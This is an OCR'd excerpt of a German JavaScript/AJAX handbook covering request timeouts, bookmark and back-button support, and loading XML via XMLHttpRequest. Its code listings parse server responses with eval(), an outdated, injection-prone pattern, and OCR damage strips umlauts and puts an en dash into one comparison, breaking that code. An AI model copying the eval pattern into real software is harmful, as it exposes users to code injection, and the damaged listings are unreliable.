
Probieren Sie es aus: In etwa der Hlfte der Flle erscheint ein Ergebnis vom Server, in der anderen Hlfte sehen Sie eine Fehlermeldung.



Hier klicken, um das Bild zu Vergrern

Abbildung 18.8 Der Server war schnell genug.

Denken Sie immer daran: Wenn Sie PHP-Skripte ausfhren, bentigen Sie einen PHP-fhigen Webserver und mssen die Beispiele per **http://<servername>/<dateiname>** aufrufen, nicht direkt ber das Dateisystem.



Hier klicken, um das Bild zu Vergrern

Abbildung 18.9 Der Server war zu langsam.

Mit der gezeigten Technik knnen Sie also einfach einen Mechanismus implementieren, der nach dem Ablauf von ein paar Sekunden erkennen kann, dass der Server Probleme hat, und dementsprechend darauf reagiert.

top

18.2.5 Weitere Mglichkeiten ▲

Zum Abschluss des Technik-Blocks folgt hier noch ein kurzer berblick, was das `XMLHttpRequest`-Objekt sonst noch bietet (die komplette Auflistung der Eigenschaften und Methoden finden Sie in der Referenz):

- Das Auslesen aller (`getAllResponseHeaders()`) oder eines (`getResponseHeader()`) HTTP-Headers
- Auswertung des HTTP-Statuscodes (`status`) samt textueller Beschreibung (`statusText`)
- Zugriff auf den Rckgabewert als XML-DOM-Objekt (`responseXML`) – mehr dazu im nchsten Kapitel!

Auch die Verwendung von HTTP-Authentifizierung ist mglich, wenn der Benutzername und das Passwort in der URL angegeben werden:

```
http://Benutzer:Passwort@Servername/Pfad/Datei.xyz
```

Allerdings ist das eine fragwrdige Implementierung: Der JavaScript-Code und auch der HTTP-Verkehr sind nicht verschlsselt, somit sind Benutzername und Passwort im Klartext einsehbar.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 18 AJAX
  - 18.1 AJAX-Beispiele
  - 18.2 AJAX-Technik
    - 18.2.1 HTTP-Anfragen senden und auswerten
    - 18.2.2 Parameter senden
    - 18.2.3 Mit komplexen Daten arbeiten – JSON
    - 18.2.4 Anfragen abbrechen
    - 18.2.5 Weitere Mglichkeiten
  - 18.3 AJAX-Probleme (und -Lsungen)
    - 18.3.1 Bookmarks
    - 18.3.2 Zurck-Schaltflche

top

18.3 AJAX-Probleme (und -Lsungen)

So weit die notwendigen AJAX-Grundlagen, zumindest in Hinblick auf das `XMLHttpRequest`-Objekt. Alles Weitere rund um AJAX hat mit dem Objekt nur noch wenig zu tun, sondern setzt auf andere Techniken: CSS, DOM, DHTML.

Allerdings sollen abschlieend noch einige Nachteile von AJAX geschildert und Lsungsmglichkeiten skizziert werden. Der grte Nachteil ist ja offensichtlich: AJAX verlangt JavaScript, ohne JavaScript kein AJAX. Je nach Statistik ist der Wert ein anderer, aber etwa 90% der Anwender knnen AJAX-Effekte verwenden, die restlichen 10% haben Browser ohne oder mit deaktiviertem JavaScript. Allein aus diesem Grund sollten AJAX-Effekte immer nur ein schickes Beiwerk sein, aber nie die komplette Anwendungslogik tragen. Auer natrlich, Sie

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

knnen auf die 10% der Nutzer verzichten. Aber es gibt auch noch andere potenzielle Probleme, die es zu umschiffen gilt. Ausgangsbasis ist ein leicht modifiziertes Beispiel von vorhin: Erneut werden JSON-Daten vom Server geladen und als Liste ausgegeben, aber erst auf Knopfdruck (beziehungsweise Klick auf eine Schaltflche):

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
function ladeJSON() {
   if (window.XMLHttpRequest) {
      http = new XMLHttpRequest();
   } else if (window.ActiveXObject) {
      http = new ActiveXObject("Microsoft.XMLHTTP");
   }
   if (http != null) {
      http.open("GET", "json.txt", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");

      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
         var txt = document.createTextNode(link.text);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
<form>
   <input type="button" value="Laden"
      onclick="ladeJSON();" />
</form>
</body>
</html>
```

Diese Anwendung hat ein paar mgliche Nachteile, um die wir uns im Folgenden kmmern werden. Und auch wenn das Beispiel sehr einfach ist − auch komplexere Praxis-AJAX-Anwendungen haben in der Regel die Nachteile, die im Folgenden besprochen werden. Unsere Gegenmittel wirken dann aber auch dort.

top

18.3.1 Bookmarks ▼▲

Nachteil Nummer 1: Das Beispiel erlaubt keine **Bookmarks** (sie heien **Favoriten** im Internet Explorer und **Lesezeichen** in Mozilla-Browsern). Der ursprngliche Zustand (leere Liste) der Seite hat dieselbe URL wie der Endzustand der Seite (gefllte Liste, nach Klick auf die Schaltflche).

Dazu gibt es zwei verschiedene Anstze. Hufig wird hier der Begriff **Permalink** gebraucht: Das sind permanente Links, also solche, die sich nicht ndern. Nach jedem Zustandswechsel mssen Sie einen neuen Permalink erzeugen und somit Ihre Benutzer darauf hinweisen, diesen Link als Bookmark abzulegen.

So weit die allgemeinen Ausfhrungen fr so gut wie alle AJAX-Anwendungen – jetzt kommen wir zur spezifischen Implementierung fr das vorliegende Beispiel. Andere AJAX-Szenarien erfordern andere Implementierungen, aber das grundlegende Prinzip bleibt absolut dasselbe.

Die Beispielanwendung kennt nur zwei Zustnde, weswegen die Implementierung recht bersichtlich ist. Per URL muss der Zustand mitgeteilt werden, beispielsweise im Query-String. So knnte der Query-String `?geladen` bedeuten, dass der Zustand Liste geladen gewnscht wird; der Standardzustand ist Liste nicht geladen.

Wenn also die HTML-Seite geladen wird, wirft JavaScript einen Blick auf `location.search` und sucht nach dem String geladen. Wird JavaScript fndig, wechselt die Anwendung in den anderen Zustand und ldt die JSON-Daten vom Server:

```
window.onload = function() {
   if (location.search.indexOf("geladen") > -1) {
      ladeJSON();
   }
}
```

Nun fehlt nur noch der Permalink:

```
<a id="Link" href="bookmark1.html">Permalink</a>
```

Nach dem Laden der Liste, also innerhalb der Funktion `ausgeben()`, muss dieser Link entsprechend angepasst werden:

```
document.getElementById("Link").setAttribute(
   "href", "bookmark1.html?geladen");
```

Hier der komplette Code:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;

window.onload = function() {
   if (location.search.indexOf("geladen") > –1) {
      ladeJSON();
   }
}
function ladeJSON() {
   if (window.XMLHttpRequest) {
      http = new XMLHttpRequest();
   } else if (window.ActiveXObject) {
      http = new ActiveXObject("Microsoft.XMLHTTP");
   }
   if (http != null) {
      http.open("GET", "json.txt", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");

      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
         var txt = document.createTextNode(link.text);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }

      document.getElementById("Link").setAttribute(
         "href", "bookmark1.html?geladen");
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
<a id="Link" href="bookmark1.html">Permalink</a>
<form>
   <input type="button" value="Laden"
      onclick="ladeJSON();" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 18.10 Nach dem Laden der Daten ist der Permalink angepasst.

Doch dieses Vorgehen erfordert immer noch ein manuelles Eingreifen des Nutzers, was vor allem fr unerfahrene Surfer etwas ungewohnt ist. Deswegen wre es schn, wenn sich die URL bei jedem Statuswechsel selbst aktualisieren wrde. Eine Vernderung des Query-Strings allerdings wrde die Seite erneut vom Server laden; dieses Verfahren scheidet damit aus. Der einzige Ausweg: Setzen Sie eine Textmarke (`location.hash`)! Das ldt die Seite nicht neu, aber die URL gibt dann genau den Status an. Hier der vernderte Code, ohne extra Permalink:


```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;

window.onload = function() {
   if (location.hash.indexOf("geladen") > -1) {
      ladeJSON();
   }
}
function ladeJSON() {
   if (window.XMLHttpRequest) {
      http = new XMLHttpRequest();
   } else if (window.ActiveXObject) {
      http = new ActiveXObject("Microsoft.XMLHTTP");
   }
   if (http != null) {
      http.open("GET", "json.txt", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}
function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");

      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
```

```
            var txt = document.createTextNode(link.text);
            a.appendChild(txt);
            li.appendChild(a);
            liste.appendChild(li);
         }

         location.hash = "geladen";
      }
   }
//--></script>
</head>
<body>
<ul id="Liste"></ul>
<form>
   <input type="button" value="Laden"
      onclick="ladeJSON();" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 18.11 Die URL der Seite passt sich jetzt automatisch an.

top

18.3.2 Zurck-Schaltflche

Ganz perfekt ist die Anwendung aber trotz Bookmark-Untersttzung immer noch nicht. Achten Sie im Browser darauf, wie sich die **Zurck**- und **Vorwrts**-Schaltflchen verhalten. Im Internet Explorer passiert gar nichts, die Schaltflchen bleiben ausgegraut. Das Laden der Liste erzeugt also keinen Eintrag in der Browser-**History** (**Verlauf** im Internet Explorer, **Chronik** im Firefox).

In Mozilla-Browsern ist das Verhalten ein wenig anders: Die Vernderung von `location.hash` erzeugt einen History-Eintrag. Wenn Sie also die Datei **bookmark2.html** laden und dann auf die Schaltflche klicken, ndert sich die URL auf **bookmark2.html#geladen**; die **Zurck**-Schaltflche springt dann zur URL **bookmark2.html** zurck. Allerdings wird dadurch die Liste nicht gelscht.

Zunchst zum Mozilla-Problem. Beim Laden der Seite muss jetzt eben auch der Zustand Liste nicht geladen abgefangen werden. Ein erster Ansatz sieht so aus:

```
window.onload = function() {
   if (location.hash.indexOf("geladen") > -1) {
      ladeJSON();
   } else {
      document.getElementById("Liste").innerHTML = "";
   }
}
```

Allerdings scheitert das am Caching-Mechanismus der Browser: Das `load`-Ereignis findet unter Umstnden nicht statt, wenn per Browser-Schaltflche vor- und zurckgesprungen wird. Deswegen mssen Sie per `setInterval()` oder `setTimeout()` periodisch `location.hash` berprfen. Bei einer Vernderung mssen Sie aktiv werden. Hier ein Vorschlag, wie das implementiert werden kann:

Der aktuelle Zustand (sprich, `location.hash`) wird in einer globalen Variablen abgespeichert:

```
var zustand = location.hash;
```

Die Funktion `laden()` wird insofern modifiziert, als dass `zustand` entsprechend angepasst wird:

```
var laden = function() {
   if (location.hash.indexOf("geladen") > -1) {
      ladeJSON();
   } else {
      document.getElementById("Liste").innerHTML = "";
   }
   zustand = location.hash;
}
```

Die Funktion `laden()` muss nun mehrfach ausgefhrt werden: zum einen direkt beim Laden der Seite, zum anderen aber auch danach regelmig, um etwaige nderungen an `location.hash` zu erfassen. Ein Wert von 500 Millisekunden erscheint geeignet:

```
window.onload = laden;
window.setInterval(function() {
   if (zustand != location.hash) {
      laden();
   }
}, 500);
```

Ein wichtiger Punkt fehlt noch: Wenn die Funktion `ausgeben()` den Wert von `location.hash` neu setzt, muss auch die Variable `zustand` angepasst werden, denn ansonsten wrde der JavaScript-Code die Liste zweimal laden.

Hier der vorlufige Zwischenstand des Beispiels:

```
<html>
```

```
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
var zustand = location.hash;

var laden = function() {
   if (location.hash.indexOf("geladen") > -1) {
      ladeJSON();
   } else {
      document.getElementById("Liste").innerHTML = "";
   }
   zustand = location.hash;
}
window.onload = laden;
window.setInterval(function() {
   if (zustand != location.hash) {
      laden();
   }
}, 500);
function ladeJSON() {
   if (window.XMLHttpRequest) {
      http = new XMLHttpRequest();
   } else if (window.ActiveXObject) {
      http = new ActiveXObject("Microsoft.XMLHTTP");
   }
   if (http != null) {
      http.open("GET", "json.txt", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");

      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
         var txt = document.createTextNode(link.text);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }

      location.hash = "geladen";
      zustand = location.hash;
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
<form>
   <input type="button" value="Laden"
      onclick="ladeJSON();" />
```

```
</form>
</body>
</html>
```

In Mozilla-Browsern funktionieren jetzt die Navigationsschaltflchen wieder, auch der Opera kooperiert; aber im Internet Explorer tut sich immer noch nichts. Das hat einen Grund: Dort erzeugen nur tatschliche HTTP-Anfragen einen neuen Eintrag in der Verlaufsliste. Also bedarf es eines speziellen Tricks: In einem unsichtbaren Frame oder Iframe (siehe Kapitel 10) wird jedes Mal eine neue Datei geladen, wenn sich der Zustand der Seite ndert. Hier zunchst der Iframe, der per CSS-Anweisung unsichtbar gemacht wird:

```
<iframe
   src="history.html"
   name="historyframe"
   style="display:none"></iframe>
```

Bei jedem Zustandswechsel muss die Datei **history.html** neu geladen werden (und den aktuellen Zustand im Query-String erhalten). Dies kann in der Funktion `laden()` realisiert werden. Stimmt der aktuelle Zustand mit dem Query-String des versteckten Iframes berein? Falls nicht, muss sich das ndern:

```
with (window.frames["historyframe"].window.location) {
   if (search != "?" + escape(zustand.substring(1)) &&
       window.ActiveXObject) {
      search = "?" + escape(zustand.substring(1));
   }
}
```

Im Frame selbst wird ein Blick zurck geworfen: Ist der Zustand aus der Hauptseite (`top.zustand`) identisch mit dem Zustand, der an den Iframe bergeben wurde? Denn wenn der Ifame neu geladen wird, muss gegebenenfalls die Hauptseite aktualisiert werden. Deswegen hier der Code der Datei **history.html**:

```
<script type="text/javascript"><!--
if (window.ActiveXObject && // ist es ein IE?
   "?" + top.zustand.substring(1) !=
      unescape(location.search)) {
   top.location.hash =
      unescape(location.search.substring(1));
   top.laden();
}
//--></script>
```

Hier noch einmal zur Ergnzung das komplette Markup samt JavaScript-Code fr die HTML-Seite:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
```

```
var http = null;
var zustand = location.hash;

var laden = function() {
   if (location.hash.indexOf("geladen") > -1) {
      ladeJSON();
   } else {
      document.getElementById("Liste").innerHTML = "";
   }
   zustand = location.hash;
}
window.onload = laden;
window.setInterval(function() {
   if (zustand != location.hash) {
      laden();
   }
   with (window.frames["historyframe"].window.location) {
      if (search != "?" + escape(zustand.substring(1)) &&
          window.ActiveXObject) {
         search = "?" + escape(zustand.substring(1));
      }
   }
}, 500);

function ladeJSON() {
   if (window.XMLHttpRequest) {
      http = new XMLHttpRequest();
   } else if (window.ActiveXObject) {
      http = new ActiveXObject("Microsoft.XMLHTTP");
   }
   if (http != null) {
      http.open("GET", "json.txt", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}


function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");
      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
         var txt = document.createTextNode(link.text);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }

      location.hash = "geladen";
      zustand = location.hash;
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
<form>
```

```
   <input type="button" value="Laden"
      onclick="ladeJSON();" />
</form>
<iframe
   src="history.html"
   name="historyframe"
   style="display:none"></iframe>
</body>
</html>
```

Das Ergebnis der ganzen Mhe: Das Beispiel funktioniert immer noch in Mozilla-Browsern; der Internet Explorer spielt jetzt aber auch mit. Jedes Neuladen des Iframe erzeugt einen Eintrag in der Verlaufsliste des Browsers, wie Sie in Abbildung 18.12 sehen knnen. Durch unseren zustzlichen Code fhrt ein Sprung zurck oder nach vorne dazu, dass der Seiteninhalt aktualisiert wird.

Sie sehen: Die grten AJAX-Nachteile, die Bookmarkfhigkeit und das Vor-/Zurckspringen, lassen sich mit etwas Code lsen. So weit die gute Nachricht. Die schlechte Nachricht ist: Die Programmierung kann recht aufwndig werden, gerade beim letzteren Punkt. Die genauen Details der Implementierung hngen natrlich auch sehr stark von dem Anwendungsszenario ab. Bei nur zwei mglichen Zustnden wie im Beispiel ist das natrlich einfacher, als wenn Sie auf einer Seite eine Handvoll dynamische DOM-Elemente verwenden.



Hier klicken, um das Bild zu Vergrern

Abbildung 18.12 Mit einem Trick funktionieren auch beim Internet Explorer **Vor** und **Zurck** wieder.

---

[1]Werfen Sie mal einen Blick in dickere, spezifische AJAX-Bcher: Dort finden Sie hufig auch viele JavaScript-Grundlagen, denn mit AJAX allein lassen sich gar nicht so viele Seiten fllen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 19 XML
- **19.1 XML**
  - **19.1.1 XML-Daten verarbeiten**
  - **19.1.2 XML-Dokumente erstellen**
- **19.2 XSL**
- **19.3 XPath**

Wer seinen Horizont erweitert, verkleinert den Himmel. – Klaus Kinski

Kapitel 19 XML & Co.

Mit XML ist das so eine Sache: Das Format ist sehr einfach zu verstehen, einfach zu erstellen und auch einfach weiterzuverarbeiten. Allerdings hat es eine ganze Zeit gedauert, bis XML auch wirklich in der Praxis eingesetzt worden ist. Zu praktisch waren hufig proprietre Binr-Formate. Doch mittlerweile ist XML berall: von Konfigurationsdateien bis hin zu Office-Dokumenten, alles kann mittlerweile mit XML realisiert werden.

Auch JavaScript untersttzt XML. Das liegt auch nahe, steht doch das X in AJAX fr XML. Doch leider hat die Sache auch einen ganz groen Haken: Eine browserunabhngige XML-Untersttzung ist mit etwas Aufwand verbunden; einige exotischere Browser bleiben bei den im Folgenden gezeigten Techniken auch auen vor.

Dies fhrt in der Praxis zu folgender Situation: Hufig werden spezielle XML-Bibliotheken eingesetzt, die einfach XML-Funktionalitt nachprogrammieren (sprich, einen XML-String von Hand parsen). Im AJAX-Bereich hat JSON mittlerweile XML den Rang abgelaufen. Wenn ein Webserver komplexe Daten schickt, tut er das meist nicht in XML, sondern in der JavaScript Object Notation.

Dieses Kapitel zeigt auf, wie XML-Daten mit JavaScript verarbeitet werden knnen. Auch einige verwandte XML-Themen, nmlich XSL und XPath, werden behandelt.

top

19.1 XML

Aufgrund der strikten Regeln fr den Aufbau eines XML-Dokuments ist es dort sehr einfach, das Document Object Model zu nutzen. Auch hier mssen Sie wieder in Knoten denken und in der Hierarchie navigieren.

top

19.1.1 XML-Daten verarbeiten ▼▲

Eine der Haupteinsatzgebiete fr XML in JavaScript sind AJAX-Anwendungen: wenn der Server XML zurckliefert. Das `XMLHttpRequest`-Objekt ist in der Lage, die Rckgabe von einem Server direkt als XML-Objekt zu verwenden, inklusive sofortigen Zugriffs auf das XML-DOM.

Damit das funktioniert, muss allerdings eine Voraussetzung erfllt sein: Der Server muss den MIME-Typ `text/xml` im HTTP-Header zurckliefern. Andererseits kann der Browser das XML nicht laden.

Dies lsst sich zum einen durch eine entsprechende Serverkonfiguration erreichen; im Apache-Server beispielsweise ist folgende Zeile in der Konfigurationsdatei **mime.types** einzufgen:

```
text/xml   xml
```

Die folgende Datei soll in den Beispielen in diesem Kapitel verwendet werden – Sie kennen die dahinterliegenden Daten bereits aus dem vorherigen Kapitel:

```
<?xml version="1.0" encoding="UTF-8"?>
<links>
<link id="1">
   <text>Mozilla</text>
   <url>http://www.mozilla.com/</url>
</link>
<link id="2">
   <text>Microsoft</text>
   <url>http://www.microsoft.com/</url>
</link>
<link id="1">
   <text>Opera</text>
   <url>http://www.opera.com/</url>
</link>
</links>
```

Wenn der entsprechende MIME-Typ nicht geschickt wird (und die folgenden Beispiele nicht funktionieren), mssen Sie zu serverseitigen Mitteln greifen und per PHP oder ASP.NET oder mit einer anderen Technologie den HTTP-Header von Hand setzen. Bei Verwendung von PHP sorgt diese Anweisung (am Anfang der Seite!) dafr, dass der MIME-Typ geschickt wird:

```
<?php
   header('Content-type: text/xml');
?>
```

Unter ASP.NET verwenden Sie folgenden Code:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Page_Load() {
   Response.ContentType = "text/xml";
}
</script>
```

Wenn Sie den PHP- oder ASP.NET-Weg gehen (mssen), mssen Sie die Dateinamen in den `XMLHttpRequest`-Abfragen in den folgenden Beispielen

ebenfalls anpassen.

Die XML-Datei beziehungsweise die serverseitigen Skripte knnen Sie dann mit dem `XMLHttpRequest`-Objekt laden. Eine `XMLHttpRequest`-Eigenschaft haben wir aber bisher unter den Tisch fallen lassen: `responseXML`. Diese ermglicht den Zugriff auf die zurckgegebenen XML-Daten, und das praktischerweise gleich als XML-Objekt, ohne weitere Konvertierung. Das vom Server gelieferte XML muss dazu nur valide sein, und der bereits angesprochene MIME-Typ muss stimmen.

Im Vergleich zum JavaScript-DOM bietet das XML-DOM vor allem zwei ntzliche Erweiterungen: per `documentElement` greifen Sie auf den Wurzelknoten des Dokuments zu (eine gute Ausgangsbasis fr Ausflge im DOM-Baum), und `xml` liefert das XML-Markup als String zurck (gut fr eigenes Parsen).

In Kapitel 16 haben Sie gesehen, wie Sie mit DOM-Methoden sehr schnell eine Aufzhlungsliste oder eine Tabelle erstellen knnen. Das erste Beispiel wird jetzt mit XML nachgebaut.

Wie blich werden die Daten per `XMLHttpRequest`-Objekt geladen; eine Callback-Funktion bernimmt dann die Weiterverarbeitung:

```
http.open("GET", "links.xml", true);
http.onreadystatechange = ausgeben;
http.send(null);
```

Der erste Schritt ist der Zugriff auf `responseXML` – das Ergebnis ist ein XML-Objekt:

```
var daten = http.responseXML;
```

Es gibt nun mehrere Mglichkeiten, die Daten im XML-Dokument weiterzuverarbeiten. Der wohl bequemste Weg besteht darin, per `getElementsByTagName()` auf alle `<link>`-Elemente zuzugreifen und dann die darunterliegenden Knoten zu analysieren.

```
var ergebnisse = daten.getElementsByTagName("link");
for (var i = 0; i < ergebnisse.length; i++) {
   // ...
}
```

Im Inneren der Schleife schauen wir uns einfach jeden Knoten an. Die Eigenschaft `nodeName` dient dann zur Identifikation, welcher Knoten vorliegt. Apropos Knoten: Den Textinhalt eines Knotens erhalten Sie ber die Eigenschaft `firstChild.nodeValue`: Das erste Kind eines Knotens ist der Textknoten innerhalb; `nodeValue` gibt dessen Text zurck.

```
with (datum.childNodes[j]) {
   if (nodeName == "text") {
      name = firstChild.nodeValue;
   } else if (nodeName == "url") {
      url = firstChild.nodeValue;
   }
}
```

Die Variablen `name` und `url` enthalten nun die bentigten Daten; der folgende DOM-Code gibt sie dann aus:

```
var li = document.createElement("li");
var a = document.createElement("a");
a.setAttribute("href", url);
var txt = document.createTextNode(name);
a.appendChild(txt);
```

```
li.appendChild(a);
liste.appendChild(li);
```

Hier noch einmal der komplette Code im berblick:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}

window.onload = function() {
   if (http != null) {
      http.open("GET", "links.xml", true);

      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var liste = document.getElementById("Liste");
      var daten = http.responseXML;
      var ergebnisse = daten.getElementsByTagName("link");
      for (var i = 0; i < ergebnisse.length; i++) {
         var name, url;
         var datum = ergebnisse[i];
         for (var j = 0; j < datum.childNodes.length; j++) {
            with (datum.childNodes[j]) {
               if (nodeName == "text") {
                  name = firstChild.nodeValue;
               } else if (nodeName == "url") {
                  url = firstChild.nodeValue;
               }
            }
         }

         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", url);
         var txt = document.createTextNode(name);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 19.1 Die dynamisch erzeugte Liste aus XML-Daten

Das ist recht viel Code, aber es funktioniert in allen Browsern. Doch damit sind wir leider am Ende des browserunabhngigen XML angekommen; die weiteren Technologien sind jeweils browserspezifisch beziehungsweise funktionieren nicht berall.

top

19.1.2 XML-Dokumente erstellen ▲

Die Eigenschaft `responseXML` gibt also ein XML-Dokument zurck. Es gibt aber auch die Mglichkeit, aus einem String ein XML-Dokument zu erstellen. Leider haben die verschiedenen Browser etwas unterschiedliche Ansichten darber, wie so etwas vonstatten gehen sollte. Und besonders gut dokumentiert ist das auch nicht.

Der Microsoft Internet Explorer setzt auf ActiveX. Das zu ladende Objekt heit `Microsoft.XMLDOM`. Es kennt die Methode `loadXML()`, die sowohl eine XML-Datei als auch einen XML-String ldt:

```
var xml = new ActiveXObject("Microsoft.XMLDOM");
xml.loadXML(daten);
```

Bei Mozilla-Browsern sieht es anders aus. Sie bentigen ein spezielles Mozilla-JavaScript-Objekt: `DOMParser`. Dieses besitzt die Methode `parseFromString()`, die ein DOM-Dokument (also auch XML!) einlesen kann:

```
var xml = (new DOMParser()).parseFromString(
   daten, "text/xml");
```

